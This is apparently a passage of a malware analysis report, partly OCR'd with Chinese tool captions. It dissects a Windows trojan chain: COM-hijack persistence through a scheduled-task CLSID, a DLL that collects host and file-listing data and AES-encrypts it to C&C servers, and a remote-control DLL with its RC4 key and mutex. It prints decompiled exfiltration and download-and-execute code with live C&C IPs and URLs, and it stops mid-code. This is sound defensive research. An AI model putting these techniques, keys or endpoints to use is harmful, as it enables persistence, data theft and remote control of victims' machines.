


```
,
function R_FIND(_0x1806d0,_0x50fa83){
    try{
        var _0x53d49d='';
        var _0x30d141=_0x50fa83[GetValueByArrayIndex('0x4')](xz('5C37582A676B63'));//"JxQpe5T2nCn747UP[1].dib"
        var _0x577ca4=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x20')));//"JxQpe5T2nCn747UP[1].bmp"
        var _0x5ddb47=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x21')));//"JxQpe5T2nCn747UP[2].dib"
        var _0x5dedaf=_0x50fa83['concat'](xz(GetValueByArrayIndex('0x22')));//"JxQpe5T2nCn747UP[2].bmp"
        var _0x5ca631=_0x50fa83[GetValueByArrayIndex('0x4')](xz('5C35582A676B63'));//"JxQpe5T2nCn747UP[3].dib"
        var _0x2f7a1f=_0x50fa83[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x23')));//"JxQpe5T2nCn747UP[3].bmp"
        var _0x3af694=fso[GetValueByArrayIndex('0x24')](_0x1806d0);
        var _0x56cf6f=new Enumerator(_0x3af694[GetValueByArrayIndex('0x25')]);
        for(;!_0x56cf6f[GetValueByArrayIndex('0x26')]();_0x56cf6f[GetValueByArrayIndex('0x27')]()){
            if(GetValueByArrayIndex('0x28')===GetValueByArrayIndex('0x29')){
```



不安全 | 131.226.4.22/manager/JxQpe5T2nCn747UP.bmp

By jacking the COM object whose CLSID is 603D3801-BD81-11d0-A3A5-00C04FD706EC, the persistence of the landing Trojan is realized. The CLSID is bound to the service named “shared task scheduler”, which is related to Windows scheduled tasks, and its registered dll component is loaded when os starts.



```
MakeFolder(_0x125220);
var _0x175f32=0x40;
_0x175f32=DetectBrowser();
var _0x212ebd=_0x125220[GetValueByArrayIndex('0x4')](xz(GetValueByArrayIndex('0x56')));
var _0x2b1695=_0x4d1f0a['concat'](xz(GetValueByArrayIndex('0x56')));
var _0x1e1879=xz(GetValueByArrayIndex('0x57'));
Write_Reg(0x80000001,_0x1e1879,_0x175f32,_0x4d1f0a,_0x2b1695);
send_Query(_0x175f32);
var _0x5dd7a5='';
if(_0x175f32==0x20){
```

名称	值
_0x125220	"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe"
_0x4d1f0a	"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp"
_0x175f32	64
_0x212ebd	"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\qwe\mssysmon.db"
_0x2b1695	"C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db"
_0x1e1879	"Software\Classes\CLSID\{603D3801-BD81-11d0-A3A5-00C04FD706EC}\InprocServer32"
_0x5dd7a5	undefined
_0x536f54	undefined

注册表编辑器
文件(F) 编辑(E) 查看(V) 收藏夹(A) 帮助(H)
.xhtml
CLSID
{603D3801-BD81-11d0-A3A5-0
InprocServer32
FirefoxHTML-308046B0AF4A39CB
FirefoxURL-308046B0AF4A39CB


名称	类型	数据
(默认)	REG_SZ	C:\Users\mz\AppData\Roaming\Microsoft\Internet Explorer\UserData\Temp\mssysmon.db

mssysmon.db

Taking “mssysmon.db” as an example to analyze, the sample information is as follows.


File name	mssysmon.db
MD5	513842f50cd9237582bb8d5c35d11686
SHA1	0218bcab7311f0c75d91616ae996d4a3c4706b1c
SHA256	ee862a3d57e45a2b29da9e74987016061e225df71a558c6a42f0819cc7496664
File type	Win32 DLL
File size	244 KB (250,368 types)
Compilation timestamp	2022/4/12, 16:32:07
Description	User, host, C:\Program Files\information acquisition, download execution. C&C: http://185.207.206.108/premium/P1/HTBXTDQJJHMI.bmp, https://bitbucket.org/grand9_neat/well/downloads/19132.bmp, https://bitbucket.org/grand9_neat/well/downloads/19164.bmp http://162.222.214.50/temp/sourcea.php https://c.statcounter.com/12733057/0/f9b868f1/1/

Analyze the landing mssysmon.db file, which is dll file, and the core function is provided by tdstart export function. Before running Trojan, control the unique instance running by creating an event object named “673304C7B2797C3676B6”.




```
BOOL sub_6B4468F0()
{
  WCHAR Name[21]; // [esp+10h] [ebp-CCh] BYREF
  __m128i v2[9]; // [esp+3Ah] [ebp-A2h] BYREF

  qmemcpy(Name, L"673304C7B2797C3676B6", sizeof(Name));
  memset_sub_6B44DE80(v2, 0, 0x9Eu);
  CreateEventW(0, 0, 0, Name);
  return GetLastError() == 183;
```

Decrypt the C&C configuration, which contains multiple URL address. The Trojan heartbeat interval is 6 hours.




```
qmemcpy(v14, L"7864565764405642707F414E4540444C68785F54425E415C5A4962776C74761B4C606A77", sizeof(v14));
memset_sub_6B44DE80(v15, 0, 0xFEu);
strdecrypt_sub_6B442A70(0, v18, v28, 0);      // http://msn.com
strdecrypt_sub_6B442A70(0, v16, v27, 0);      // https://google.com
strdecrypt_sub_6B442A70(0, v29, v13, 0);      // 8394M8YRRNK2EJRA
strdecrypt_sub_6B442A70(0, v26, v7, 0);       // http://185.207.206.108/premium/P1
strdecrypt_sub_6B442A70(0, v25, v8, 0);       // https://bitbucket.org/grand9_neat/well/downloads/19132.bmp
strdecrypt_sub_6B442A70(0, v24, v9, 0);       // https://bitbucket.org/grand9_neat/well/downloads/19164.bmp
strdecrypt_sub_6B442A70(0, v23, v11, 0);      // http://162.222.214.50/temp/sourcea.php
strdecrypt_sub_6B442A70(0, v22, v12, 0);      // https://c.statcounter.com/12733057/0/f9b868f1/1/
strdecrypt_sub_6B442A70(0, v31, v20, 0);      // U2-1
while ( 1 )
{
  v5 = sub_6B44AA60(v28);                     // http://msn.com网络连通测试
  if ( v5 == -1 )
    v5 = sub_6B44AA60(v27);                   // https://google.com网络连通测试
  if ( v5 != -1 )
  {
    strdecrypt_sub_6B442A70(0, v14, v10, 0);  // \AppData\Roaming\Microsoft\HTML Help
    sprintf_sub_6B4441D0(v6, 255, L"%s", v10);
    sub_6B443B80((int)v6, PathName);          // GetEnvironmentVariableW("userprofile") + str
    memset_sub_6B44DE80(v30, 0, 0x64u);
    sub_6B4546BE(PathName);                   // 创建目录，%AppData%\Microsoft\HTML Help
    sub_6B44B610(0, 0, v3, PathName, v30, v13, v5, v11, v12, v20);// 获取c:\Program Files\*.*文件目录信息
    v0 = v1++;
    v4 = sub_6B443C50(PathName, v0);          // 加载msiobj0.dll
    if ( !v4 )
      v2 = sub_6B443530(v5, PathName, v7, v30, v8, v9);// 下载
    sub_6B44B610(v4, v2, v3, PathName, v30, v13, v5, v11, v12, v20);
    dword_6B47C058(21600000);
    ++v3;
    v2 = 0;
```

The Trojan creates the %AppData%\Microsoft\HTML Help directory as the directory for subsequent plug-in distribution and log storage. The Trojan acquires the host name, username, os version, and uses AEC encryption to send it to C&C server to go online. AES key is “8394M8YRRNK2EJRA” in the previous decryption configuration file.




```
memset_sub_6B44DE80(v10, 0, 0x1F4u);
memset_sub_6B44DE80(v9, 0, 0x1F4u);
AES_decrypt_sub_6B441070(a3, v10, a4, 0);
strdecrypt_sub_6B442A70(1, v13, 0, (int)v15);
strdecrypt_sub_6B442A70(1, v11, 0, (int)v16);
strdecrypt_sub_6B442A70(1, (__int16 *)v18, 0, (int)v17);
sub_6B44AA30(                               // User-Agent: myagent..Referer:>1.91>U2-1>S0_000d_00h>Ep/hRE4$F_Xpy.[>wsl-<g$ff78$'Ar|>H"&?\MEj2
  v9,
  "%s\r\n%s%s%s%s%s%s%s%s%s%s",
  v15,
  v16,
  ">",
  v17,
  ">",
  a6,
  ">",
  a5,
  ">",
  (const char *)v10,
  "\r\n\r\n\r\n");
v8 = 0;
if ( a1 )
{
  for ( i = 0; i < 3; ++i )
  {
    dword_6B47C058(10);                     // sleep
    v8 = dword_6B47C078(a1, a2, v9, -1, 0, 0);// InternetOpenUrlA,http://162.222.214.50/temp/sourcea.php
    if ( v8 )
```

Traverse c:\Program Files\ directory, acquire file directory information, and send it to the C&C server. C&C target address includes two as follows: http://162.222.214.50/temp/sourcea.php, https://c.statcounter.com/12733057/0/f9b868f1/1/.




```
  strdecrypt_sub_6B442A70(1, (__int16 *)v68, 0, (int)v81);
  sub_6B442A00(v88, 20, "%s%s%03d%s%02d%s", v81, "_", a3 / 4, "d_", 6 * a3 % 24, (const char *)L"h");// S0_000d_00h
  C_CConect_sub_6B44AD70(v50, (int)v86, (int)v80, a6, v88, v87);// http://162.222.214.50/temp/sourcea.php
  C_CConect_sub_6B44AD70(v50, (int)v85, (int)v80, a6, v88, v87);// https://c.statcounter.com/12733057/0/f9b868f1/1/
}
if ( v50 )
{
  v20 = dword_6B47C06C;
  dword_6B47C06C(v50);                        // wininet.InternetCloseHandle
}
strdecrypt_sub_6B442A70(0, v62, (int)v84, 0); // \objects.log
sprintf_sub_6B4441D0((int)v53, 255, (int)L"%s%s", a4, v84);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\objects.log
if ( sub_6B453568(v53, 0) != -1 )
  return 0;
v13 = 0;
v49 = 1;
v44 = 0;
memset_sub_6B44DE80(v80, 0, 0x12Cu);
sprintf_sub_6B4441D0((int)v75, 300, (int)&unk_6B46D680);
memset_sub_6B44DE80(v74, 0, 0x12Cu);
strdecrypt_sub_6B442A70(0, v54, (int)v84, 0); // c:\Program Files\*.*
v28 = dword_6B47C07C;
hFindFile = (HANDLE)dword_6B47C07C(v84, &FindFileData);// FindFirstFileW
if ( hFindFile != (HANDLE)-1 )
{
  strdecrypt_sub_6B442A70(0, v60, (int)v84, 0);// (Program Files)
  sprintf_sub_6B4441D0((int)v74, 300, (int)v84);
  Cat_sub_6B44B2B0(v75, v74, v80, v82, v83);
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      sprintf_sub_6B4441D0((int)v74, 260, (int)L"%s%s%s", L"[", FindFileData.cFileName, L"]");
      v44 = Cat_sub_6B44B2B0(v75, v74, v80, v82, v83);
```

Traverse the %AppData%\Microsoft\HTML Help directory, delete the .mui file and load msiobj.dll file. If the msiobj.dll file does not exist, then download it again. The download address includes:
http://185.207.206.108/premium/P1/HTBXTDQJJHMI.bmp,
https://bitbucket.org/grand9_neat/well/downloads/19132.bmp,
https://bitbucket.org/grand9_neat/well/downloads/19164.bmp.



```
strdecrypt_sub_6B442A70(0, v30, (int)v28, 0);// \msiobjs.mui
sprintf_sub_6B4441D0((int)ExistingFileName, 255, (int)L"%s%s", a2, v28);
strdecrypt_sub_6B442A70(0, v32, (int)v28, 0);// \msiobjs.dll
sprintf_sub_6B4441D0((int)NewFileName, 255, (int)L"%s%s", a2, v28);
if ( !sub_6B453568(ExistingFileName, 0) )
  sub_6B453768(ExistingFileName);
if ( sub_6B44AC50(&v17, &v18, a1, (int)&v23[75 * v9]) == 1 )// ping
{
  memset_sub_6B44DE80(&v29, 0, 0x100u);
  InternetReadFile_dword_6B47C068(v18, &v29, 2, &v22);
  v10 = v22;
  if ( v29.m128i_u16[0] != 0x4D42 )
  {
    if ( v18 )
      dword_6B47C06C(v18);
    continue;
  }
  InternetReadFile_dword_6B47C068(v18, &v19, 4, &v22);
  v11 = v22 + v10;
  InternetReadFile_dword_6B47C068(v18, &v29, 50, &v22);
  v12 = v22 + v11;
  InternetReadFile_dword_6B47C068(v18, &v20, 4, &v22);
  v13 = v22 + v12;
  InternetReadFile_dword_6B47C068(v18, &v29, 4, &v22);
  v14 = v22 + v13;
  InternetReadFile_dword_6B47C068(v18, &v29, 256, &v22);
```

The loading logic in the %AppData%\Microsoft\HTML Help directory is as follows. Rename the downloaded and decrypted msiobjs.dll to msiobj0.dll, and then load and call msiobj0.dll!ExtFunc. if it fails, change the dll extension to mui, and delete the mui file.




```
strdecrypt_sub_6B442A70(0, (__int16 *)v26, (int)v14, 0);// .dll
sprintf_sub_6B4441D0((int)NewFileName, 255, (int)L"%s%s%d%s", a1, v22, a2, v14);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\msiobj0.dll
strdecrypt_sub_6B442A70(0, (__int16 *)v23, (int)v14, 0);// .mui
sprintf_sub_6B4441D0((int)v11, 255, (int)L"%s%s%d%s", a1, v22, a2, v14);// C:\Users\helloworld\AppData\Roaming\Microsoft\HTML Help\msiobj0.mui
strdecrypt_sub_6B442A70(0, (__int16 *)v29, (int)v22, 0);// *.mui
sub_6B4440A0(a1, v22);                    // 删除HTML Help\目录下的.mui文件
if ( !sub_6B453568(ExistingFileName, 0) )
{
  sub_6B453721(&v10, (int)ExistingFileName, (int)L"r");
  sub_6B453B62(v10, 0, 2);
  v7 = sub_6B454209(v10);
  if ( v10 )
    sub_6B453807(v10);
  if ( v7 <= 0x2000 )
  {
    sub_6B453768(NewFileName);
  }
  else
  {
    sub_6B45363E(ExistingFileName, NewFileName);// msiobjs.dll ->msiobj0.dll
    memset_sub_6B44DE80(v3, 0, 0xC8u);
    v6 = dword_6B47C060;
    hModule = (HMODULE)dword_6B47C060(NewFileName);// LoadLibraryW
    if ( hModule )
    {
      strdecrypt_sub_6B442A70(1, v16, 0, (int)ProcName);
      v8 = (void (*)(void))GetProcAddress(hModule, ProcName);// msiobj0.dll!ExtFunc
      if ( v8 )
        v8();
    }
    v5 = dword_6B47C058;
    dword_6B47C058(1000);
    sub_6B45363E(NewFileName, v11);
    if ( hModule )
      return 1;
  }
}
return 0;
}
```

TaskControler.dll

Taking “TaskControler.dll” as an example to analyze, the sample information is as follows.

File name	TaskControler.dll
MD5	eff80f0a757f1298fb11e51480a30503
SHA1	ea1cf78ce2ad5228de02cd79f1663f2a174d050d
SHA256	7ec34297e0c4e5b1bb315be24d7259211ab658112dc0f9d6d7271544f87244e0
File type	Win64 DLL
File size	289.00 KB (295936 bytes)
Compilation timestamp	2021:11:29 04:57:32+00:00
Description	The remote-control Trojan that provides functions such as downloading, plug-in loading, screen monitoring, file stealing and shell. C&C: 160.20.147.118：80

The Trojan is a 64-bit dll component developed by C++. TaskControler.dll!extension provides core function.



TaskControler.dll 属性


属性	值
说明	
文件说明	Task Controler
类型	应用程序扩展
文件版本	3.1.10.1
产品名称	Microsoft Windows Task
产品版本	3.0.13478.1
版权	Microsoft Corporation. All rights reserved.
大小	289 KB
修改日期	2022/6/23 15:04
语言	英语(新加坡)
原始文件名	TaskControler.dll

文件类型: PE64
入口点: 000000018001ef98
基址: 0000000180000000
节: 0007
时间日期戳: 2021-11-29 12:57:32
镜像大小: 00059000
扫描: 自动
字节序: LE
模式: 64 位
架构: AMD64
类型: DLL

名称	偏移	类型	值	
Characteristics	...	DW...	00000000	
TimeDateStamp	...	DW...	ffffffff	2106-02-07 14:28:
MajorVersion	...	WO...	0000	
MinorVersion	...	WO...	0000	
Name	...	DW...	00045044	
Base	...	DW...	00000001	
NumberOfFunctions	...	DW...	00000006	


dir	RVA	Name
...	000...	000... ??0CApplication@@QEAA@XZ
...	000...	000... ??4CApplication@@QEAAAEAV0@$$QEAV0@@
...	000...	000... ??4CApplication@@QEAAAEAV0@AEBV0@@Z
...	000...	000... ?fnApplication@@YAHXZ
...	000...	000... ?nApplication@@3HA
...	000...	000... extension

In the initialization phase of the C++ object, start “83a078f58a078f7a88f37g0gf8a873a8” to perform the “xor 2 -1” operation to obtain the RC4 key “90b149c69b149c4b99c04d1dc9b940b9”, which is to be used for the encryption and decryption of the communication field in the subsequent C&C communication.




```
memcp_sub_7FEF0DB2140(v2 + 128, "83a078f58a078f7a88f37g0gf8a873a8", 0x20ui64);
if ( v2[131] >= 0x10ui64 )
  v3 = *v3;
v4 = 0;
v5 = -1i64;
do
  ++v5;
while ( *(v3 + v5) );
if ( v5 > 0 )
{
  v6 = v3;
  do
  {
    *v6 = (*v6 ^ 2) - 1;                    // 83a078f58a078f7a88f37g0gf8a873a8变形得到90b149c69b149c4b99c04d1dc9b940b9，即RC4 key
    ++v4;
    ++v6;
    v7 = -1i64;
    do
      ++v7;
    while ( *(v3 + v7) );
  }
  while ( v4 < v7 );
}
memset(v2 + 64, 0, 0x100ui64);
RC4Init_sub_7FEF0DCA850(v2);                // RC4密钥流初始化
memset((a1 + 1136), 0, 0x200ui64);
*(a1 + 1664) = 0i64;
*(a1 + 1672) = 15i64;
*(a1 + 1648) = 0;
```

Before running the Trojan, control the unique instance running by using the mutex “9ABKD3409ABACL6SGHDG404HNJ0”.




```
  v5 = v4;
qword_7FEF0E02520 = qword_7FEF0DF87B8(0i64, 0i64, v9);// createmutex "9ABKD3409ABACL6SGHDG404HNJ0"
if ( GetLastError() == 0xB7 )
{
  if ( v15 < 8 )
    return 0i64;
  v10 = v13[0];
  if ( 2 * v15 + 2 < 0x1000 || (v10 = *(v13[0] - 1), (v13[0] - v10 - 8) <= 0x1F) )
  {
    j_j_free(v10);
    return 0i64;
  }
```

Open the %AppData%\Roaming\Microsoft\Vault\UserProfileRoamings directory. If it does not exist, create the directory and set it to be hidden.



```
push_sub_7FEF0DC3A30(v96, &qword_7FEF0DF83E0);// L"%appdata%\\Microsoft\\Vault\\UserProfileRoamings"
v8 = v96;
if ( v97 >= 8 )
  v8 = *v96;
ExpandEnvironmentStringsW_qword_7FEF0DF8888(v8, ::Src, 260i64);// ExpandEnvironmentStringsW
v9 = -1i64;
do
  ++v9;
while ( ::Src[v9] );
push_sub_7FEF0DB1FD0(v96, ::Src, v9);
mkdir_sub_7FEF0DC5530(v10, v96);              // 创建目录，%AppData%\Roaming\Microsoft\Vault\UserProfileRoamings
v11 = v96;
if ( v97 >= 8 )
